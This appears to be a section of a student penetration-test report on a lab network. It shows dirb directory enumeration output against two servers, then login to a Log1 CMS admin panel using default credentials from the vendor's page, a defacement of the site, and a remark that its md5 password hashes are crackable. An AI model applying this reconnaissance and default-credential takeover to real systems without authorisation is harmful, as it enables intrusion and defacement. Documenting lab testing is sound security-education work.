
2.4 Procedure part 3 – Enumeration

The next phase of the penetration test was the Enumeration stage, in which it was the tester's task to extract as much usable information as physically possible from the machines. This may include, but is not limited to, usernames/groups, machine names, resources, and services. The purpose of this is to further identify vulnerabilities and/or weak points in the security of the systems so that these can subsequently be exploited in the system hacking phase.

In this case, the nmap scan conducted in the earlier phase told the tester that port 80 was open on both machines, and as a result there was a decent chance that these servers were being used to host web material. This is further confirmed by the presence of (an unpatched version of) PHP on the machines as discovered by the Nessus scan in the vulnerability scanning stage.

To fully map out the contents of the web server, the tester made use of the dirb tool found within Kali. This tool essentially launches a dictionary attack against the server it's targeted at, going through a particularly large wordlist attempting to discern whether the server in question has a directory named something common.


The results of the scans are as follows (the full results are in Appendix B):



```
root@kali:~/Documents/outputs/dirb# dirb http://192.168.0.1; dirb http://192.1
68.0.1 > dirbServer1.txt

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Wed Jan 13 17:19:20 2021
URL_BASE: http://192.168.0.1/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------


GENERATED WORDS: 4612

---- Scanning URL: http://192.168.0.1/ ----

+ http://192.168.0.1/aux (CODE:403|SIZE:212)
+ http://192.168.0.1/cgi-bin/ (CODE:403|SIZE:217)
+ http://192.168.0.1/com1 (CODE:403|SIZE:213)
+ http://192.168.0.1/com2 (CODE:403|SIZE:213)
+ http://192.168.0.1/com3 (CODE:403|SIZE:213)
+ http://192.168.0.1/con (CODE:403|SIZE:212)
+ http://192.168.0.1/index.php (CODE:200|SIZE:22)
+ http://192.168.0.1/lpt1 (CODE:403|SIZE:213)
+ http://192.168.0.1/lpt2 (CODE:403|SIZE:213)
+ http://192.168.0.1/nul (CODE:403|SIZE:212)
+ http://192.168.0.1/prn (CODE:403|SIZE:212)
+ http://192.168.0.1/server-info (CODE:403|SIZE:220)
+ http://192.168.0.1/server-status (CODE:403|SIZE:222)
+ http://192.168.0.1/webalizer (CODE:403|SIZE:218)


-----------------
END_TIME: Wed Jan 13 17:19:27 2021
```

Figure 6, Dirb scan against Server1

The results of this scan were relatively inconsequential, as you can see here the directories that aren't hidden, for the most part, are returning status code 403, which means the tester is forbidden from accessing this directory without root/admin access. In contrast, there is one file the tester can access, "index.php", which when visited using a standard web browser (Mozilla Firefox) displayed this page:




192.168.0.1/index.php

Nothing to see here.

Figure 7, server1's only accessible web page, index.php, showing nothing but a simple message


Incidentally, the tester conducted a rudimentary search of the page using the “inspect element” function and found nothing out of the ordinary.



```
root@kali:~/Documents/outputs/dirb# dirb http://192.168.0.2; dirb http://192.1
68.0.2 > dirbServer2.txt

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Wed Jan 13 17:20:59 2021
URL_BASE: http://192.168.0.2/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------


GENERATED WORDS: 4612

---- Scanning URL: http://192.168.0.2/ ----


==> DIRECTORY: http://192.168.0.2/admin/

==> DIRECTORY: http://192.168.0.2/Admin/

==> DIRECTORY: http://192.168.0.2/ADMIN/
+ http://192.168.0.2/aux (CODE:403|SIZE:212)
+ http://192.168.0.2/cgi-bin/ (CODE:403|SIZE:217)
+ http://192.168.0.2/com1 (CODE:403|SIZE:213)
+ http://192.168.0.2/com2 (CODE:403|SIZE:213)
+ http://192.168.0.2/com3 (CODE:403|SIZE:213)
+ http://192.168.0.2/con (CODE:403|SIZE:212)

==> DIRECTORY: http://192.168.0.2/db/

==> DIRECTORY: http://192.168.0.2/DB/

==> DIRECTORY: http://192.168.0.2/functions/
+ http://192.168.0.2/index.php (CODE:200|SIZE:3533)
```

Figure 8, Beginning of Dirb scan against Server2


Server2, however, stands in stark contrast to Server1, in that a large amount of web content is accessible on the surface, as denoted by the fact the dirb output was significantly larger. With the knowledge that a majority of content on this server was still returning the 403 code, the tester decided to run the test again but pipe the output to a grep command (similar to "find in text" but for console output) looking for the string CODE:200, which shows that they were able to access it, the output of this command is:



```
root@kali:~/Documents/outputs/dirb# dirb http://192.168.0.2 | grep CODE:200;
+ http://192.168.0.2/index.php (CODE:200|SIZE:3533)
+ http://192.168.0.2/admin/index.php (CODE:200|SIZE:1037)
+ http://192.168.0.2/Admin/index.php (CODE:200|SIZE:1037)
+ http://192.168.0.2/ADMIN/index.php (CODE:200|SIZE:1037)
+ http://192.168.0.2/db/index.htm (CODE:200|SIZE:0)
+ http://192.168.0.2/DB/index.htm (CODE:200|SIZE:0)
+ http://192.168.0.2/functions/index.htm (CODE:200|SIZE:0)
+ http://192.168.0.2/lightbox/index.html (CODE:200|SIZE:3141)
+ http://192.168.0.2/templates/index.htm (CODE:200|SIZE:0)
+ http://192.168.0.2/admin/engine/index.htm (CODE:200|SIZE:0)
+ http://192.168.0.2/Admin/engine/index.htm (CODE:200|SIZE:0)
+ http://192.168.0.2/ADMIN/engine/index.htm (CODE:200|SIZE:0)
+ http://192.168.0.2/db/uploaded/index.html (CODE:200|SIZE:0)
+ http://192.168.0.2/DB/uploaded/index.html (CODE:200|SIZE:0)
```

Figure 9, dirb server 2 grep code:200, returning several URLs that the tester was able to check

Considering the numerous files that showed a size of 0 (i.e. they were empty), the tester has therefore found 5 files being hosted on the server that contain content and that can be accessed from the web within the network, the index.php file for the site, three variations of admin/index.php, and lightbox/index.html, which appears to be a page describing a JavaScript plugin that the developers have used.



log1 cms


log1cms official page

This is a trial. I'm just playing about.

COPYRIGHT © 2010 BY LOG1. ALL RIGHTS RESERVED. DESIGN BY FREE CSS TEMPLATES.
POWERED BY LOG1 CMS

Figure 10, the index page for the server

After having clicked on all the links in the page, the tester finally clicked on the bottom link that reads "log1 cms", this directed them to a surface web sourceforge page (found here: http://log1cms.sourceforge.net/) which lists credentials, presumably for the login page, in plaintext at the bottom of the page.



Start

Are you looking for extremely easy & light cms, WordPress is to heavy & complex?
You have just found great application!

The Idea of this CMS is simplicity and fast web development with no data base. Using log1CMS you can create one leveled-menu web page in 5 simple steps. Create menu using drag and drop feature and then edit files with TinyMCE WYSWIG editor. Other usefull features are RSS2 feed and search engine.

From version 2.0 you can integrate Google Picasa galleries with your web page.

Download from here
Make your own template - tutorial

Log1 cms is realy easy to install, just unpack* and use.
*You will have to change permissions to some files after unpacking
To see demo go to: admin panel (You will have no save possibility on this server)


login: log1, password: log1
Read readme.txt for more information

Thanks to Chris Coyier for Dynamic Pages.

Version 2.1 comes with security bug fixes

© 2010 by log1. All Rights Reserved. Powered by log1 CMS | Design by CSS-Tricks.

Figure 11, the sourceforge page which lists credentials at the bottom.




Login Form

Login:

Password:

□ IP session

Figure 12, Login form found at all three admin/index.php pages



perm(db) != 777 perm(admin/config.php) != 777 perm(admin/template.php) != 777 perm(index.php) != 777

Title: log1 CMS

Description: log1cms official page

Keywords: log1, log 1, CMS, content managment system

Language: English

Background Color:

Tekst Color:

Special Color:

Login*:

Password*:

Save password as md5: ☑

Google login**: gerard.caplain

Email: log_1[at]users.sourceforge.net


Copy info: 2010 by log1

* - if you dont want to change login and password - leave fields blank
** - Allows you to access your Google Picasa galleries

Generated by Log1 CMS in: 0.0156 seconds | Your IP: 192.168.0.254

Figure 13, the page once credentials (found in the sourceforge page) were inputted

From this page, the tester was able to change the content of the site drastically, for example, they could alter the credentials of the site, making it so that only they could login, they could also change seemingly nearing all of the text of the site through a series of menus found within this panel, the result of this being as follows:



we're no strangers to love

you know the rules and so do i


We've known each other for so long
Your heart's been aching but you're too shy to say it
Inside we both know what's been going on
We know the game and we're gonna play it
And if you ask me how I'm feeling
Don't tell me you're too blind to see

COPYRIGHT © YOU'RE WELCOME COLIN :))). ALL RIGHTS RESERVED. DESIGN BY FREE CSS TEMPLATES.
POWERED BY LOG1 CMS

Figure 14, the index page after the tester had edited it.

In addition to this, it had been noted by the tester that the passwords were stored in an md5 hash, which is eminently crack-able, which an attacker may use to their advantage.

